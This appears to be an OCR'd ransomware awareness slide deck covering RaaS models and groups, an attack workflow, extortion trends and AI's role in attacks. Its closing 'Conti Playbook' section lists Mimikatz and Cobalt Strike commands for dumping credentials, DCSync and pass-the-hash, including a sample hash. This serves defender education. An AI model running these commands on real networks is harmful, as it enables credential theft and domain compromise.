





**Figure 2 — Top 10 ransomware families by year**

# Ransomware Modus Operandi




Source: https://www.microsoft.com/security/blog/2020/04/28/ransomware-groups-continue-to-target-healthcare-critical-services-heres-how-to-reduce-risk/

# Ransomware as a Service (RaaS)




**RaaS Revenue Models**

- Monthly subscription or a fixed cost
- Affiliate programs where the profits where 20-30% go to the ransomware developer
- One-time fee without profit sharing
- Profit sharing only

**RaaS Groups**


- Hive
- Darkside
- Revil
- LockBit
- Dharma

**RaaS Apps**

- Locky
- Goliath
- Shark
- Stampado
- Encryptor

# Ransomware Playbook v.1

Ransomware Workflow




1. Victim tricked into executing “stager” trojan horse program, modifies host system
2. After executing, it immediately downloads updates and additional malware & instructions from C&C servers
3. Updates itself to keep ahead of AV/EDR detection, new payloads, spreads
4. Collects as many passwords as it can
5. Notifies C&C/hacker about new intrusion
6. Dwells (sometimes up to 8 to 12 months)
7. Assess and analyze target
8. Steal whatever they want
9. Launch encryption and ask for ransom

# Ransomware Evolution – Since November 2019

- Selling exfiltrated data
- Selling exfiltrated stolen credentials
- Selling initial access
- Stealing money from bank and stock accounts
- Personal extortion against individuals
- Hacking for hire
- Selling lead lists from stolen customer data
- Business email compromise scams
- Installing adware
- Launching DDoS attacks
- Crypto mining
- Creating rentable botnets
- Sending spam emails
- Resource renting
- Acting as proxy sites for other attacks
- Anything else they can think of to generate revenue

# Ransomware Root Exploit Methods




KnowBe4
Human error. Conquered.

# Ransomware Is a Data Breach

- Criminal hackers infiltrate the network
- Install Trojans / other malware
- Delete backups
- Steal data before encryption
- Double / Triple Extortion
- Leak Data, Intellectual Property
- Public Shaming / Threatening Victim's Customers

# AI & Ransomware – Improved Efficiency

Automated Attacks

Polymorphic Malware / Code

Reconnaissance (LLMs for research)

Phishing Quality (grammar / spelling)

# Conti Playbook

**sekurlsa::logonpasswords** – show all stored local passwords in plaintext

**log**

**privilege::debug**

**sekurlsa::logonpasswords**

**token::elevate**

**lsadump::sam**

**exit**

**lsadump::dcsync /user:Administrator** - pass Get domain administrator at primary domain controller

**sekurlsa::pth /user: /domain: /ntlm: /run:cmd –** Pass-the-Hash (use it's NTLM instead of password) (same as runas /user:user cmd #PASSWORD#)

Mimikatz in Cobalt Strike

**getsystem**

**hashdump**

**logonpasswords**

**beacon> make_token domen\user password –** impersonate user token

**beacon> pth domen\user NTLM** - impersonate user token
**beacon> rev2self –** revert session to default

**beacon> dcsync domain.com** (Replace domain.com - with domain) - acquire all hashes from domain (domain administrator token is required)

If login and hash are found:
**pth Domain\Admin pass** (as hash) **shell dir \\ip or hostname\c$**

**EliAdmin:1001:aad3b435b51404eeaad3b435b51404ee:b0059c57f5249ede3db768e388ee0b14:::**
**pth ELC\EliAdmin b0059c57f5249ede3db768e388ee0b14**


If login and password are found

**make_token Domain\Admin Pass rev2self –** get token

Lsass reading
Dowload latest mimikatz version from github.

Run cmd as administrator

